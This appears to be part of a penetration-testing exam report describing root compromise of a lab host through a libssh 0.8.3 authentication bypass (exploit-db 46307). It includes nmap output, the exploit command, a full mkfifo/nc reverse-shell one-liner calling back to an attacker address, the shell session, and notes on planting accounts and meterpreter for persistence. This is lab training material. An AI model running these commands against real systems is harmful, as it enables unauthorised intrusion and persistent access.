Severity: Critical

Proof Of Concept Code:

- https://www.exploit-db.com/exploits/46307

Steps to exploit the system:

1. Confirmed with nmap that we have vulnerable application:

```
# nmap -sV -A -T4 -pT:22,111,3306,25,7337,2049,42601,43633,59589,522
29 192.168.27.152
↪
Starting Nmap 7.80 ( https://nmap.org ) at 2020-02-29 19:40 UTC
Nmap scan report for 192.168.27.152
Host is up (0.14s latency).
...
7337/tcp  open  ssh      libssh 0.8.3 (protocol 2.0)
| ssh-hostkey:
|   1024 32:c0:6a:38:8b:b6:0d:b7:14:9a:fb:58:77:0c:85:ab (DSA)
|   2048 5b:98:93:f8:ad:14:b5:c7:1b:ac:1d:80:c9:b1:6d:b9 (RSA)
|_  256 72:f4:2a:e2:27:83:9f:f4:32:ca:aa:19:42:ef:c8:9d (ECDSA)
```

2. Try the exploit as is:

```
# python ./46307.py 192.168.27.152 7337 id
uid=0(root) gid=0(root) groups=0(root)
```

3. Once we confirmed that exploit worked let's get reverse shell:

- Create a listener:

```
# rlwrap -c nc -lnvkp 4445
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::4445
Ncat: Listening on 0.0.0.0:4445
```

- Trigger reverse shell using payload for `nc` without `-e` option:

```
# python ./46307.py 192.168.27.152 7337 "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc
↪  192.168.19.27 4445 >/tmp/f"
```

4. Obtain `proof.txt` data:

```
# rlwrap -c nc -lnvkp 4445
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::4445
Ncat: Listening on 0.0.0.0:4445
Ncat: Connection from 192.168.27.152.
Ncat: Connection from 192.168.27.152:44816.
/bin/sh: 0: can't access tty; job control turned off
# id
uid=0(root) gid=0(root) groups=0(root)
# ipconfig
/bin/sh: 2: ipconfig: not found
# ifconfig
ens160: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.27.152  netmask 255.255.255.0  broadcast 192.168.27.255
        inet6 fe80::250:56ff:fe8a:368d  prefixlen 64  scopeid 0x20<link>
        ether 00:50:56:8a:36:8d  txqueuelen 1000  (Ethernet)
        RX packets 427050  bytes 27472482 (27.4 MB)
        RX errors 0  dropped 926  overruns 0  frame 0
        TX packets 323392  bytes 22638748 (22.6 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 11774  bytes 710502 (710.5 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 11774  bytes 710502 (710.5 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

```
# cd /root
# ls
proof.txt
# cat proof.txt
7deabd718877d76ce23aea335338b639#
```

```
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::4445
Ncat: Listening on 0.0.0.0:4445
Ncat: Connection from 192.168.27.152.
Ncat: Connection from 192.168.27.152:44816.
/bin/sh: 0: can't access tty; job control turned off
# id
uid=0(root) gid=0(root) groups=0(root)
# ipconfig
/bin/sh: 2: ipconfig: not found
# ifconfig
ens160: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.27.152  netmask 255.255.255.0  broadcast 192.168.27.255
        inet6 fe80::250:56ff:fe8a:368d  prefixlen 64  scopeid 0x20<link>
        ether 00:50:56:8a:36:8d  txqueuelen 1000  (Ethernet)
        RX packets 427050  bytes 27472482 (27.4 MB)
        RX errors 0  dropped 926  overruns 0  frame 0
        TX packets 323392  bytes 22638748 (22.6 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 11774  bytes 710502 (710.5 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 11774  bytes 710502 (710.5 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

# cd /root
# ls
proof.txt
# cat proof.txt
7deabd718877d76ce23aea335338b639#
#
```

3.4 Report – Maintaining Access

Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred (i.e. a buffer overflow), we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit.

OS-XXXXX added administrator and root level accounts on all systems compromised. In addition to the administrative/root access, a Metasploit meterpreter service was installed on the machine to ensure that additional access could be established.

3.5 Report – House Cleaning

The house cleaning portions of the assessment ensures that remnants of the penetration test are removed. Often fragments of tools or user accounts are left on an organizations computer which can cause security issues down the road. Ensuring that we are meticulous and no remnants of our penetration test are left over is important.

After the trophies on both the lab network and exam network were completed, OS-XXXXX removed all user accounts and passwords as well as the meterpreter services installed on the system. Offensive Security should not have to remove any user accounts or services from the system.

Chapter 4

Additional Items Not Mentioned in the Report

This section is placed for any additional items that were not mentioned in the overall report.